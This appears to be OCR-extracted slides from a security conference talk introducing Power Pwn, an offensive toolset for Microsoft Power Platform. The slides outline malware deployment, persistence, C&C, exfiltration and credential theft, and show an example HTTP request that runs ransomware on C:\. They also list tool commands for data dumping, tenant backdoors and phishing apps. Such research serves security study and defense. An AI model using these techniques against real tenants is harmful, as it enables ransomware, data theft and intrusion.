
Add **Microsoft Power Automate Desktop (preview)**?

It requires your permission to:

- Access your data for all websites
- Exchange messages with programs other than Firefox
- Clear recent browsing history, cookies, and related data
- Access browser tabs

https://docs.microsoft.com/en-in/power-automate/desktop-flows/using-browsers

@mbrg0



youtu.be/lY_RzV-4BdI

@mbrg0

youtu.be/zlF7np18oGI


@mbrg0

Recap

☑ Deploy malware
☑ Defense evasion
☑ Persistency
☑ C&C
☑ Exfiltration
☑ Cleanup

And more:
☑ Creds access via browser

Introducing Power Pwn (v2)!



Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.


Check out our Wiki for docs, guides and related talks!

```
------------------------------------------------------------
 _ __   _____      _____ _ __ _ ____      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|

------------------------------------------------------------
```

github.com/mbrg/power-pwn

Trigger via HTTP

Power Pwn!



When a HTTP request is received

Try attended

Run attended RPA

Response attended

Terminate attended

Try unattended

Response failed


Seamlessly handle errors and edge cases

github.com/mbrg/power-pwn

@mbrg0

One endpoint to rule them all!


POST machine=win11ent user=alexg payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a



SUCCESS
filesFound=71892 filesProcessed=70497

github.com/mbrg/power-pwn

@mbrg0



Power Pwn

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
                    command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing            Deploy a trustworthy phishing app.
```

Find us at BlackHat Arsenal!

PowerGuest: AAD Guest Exploitation Beyond Enumeration

+ on GitHub!
github.com/mbrg/power-pwn

@mbrg0

Summary

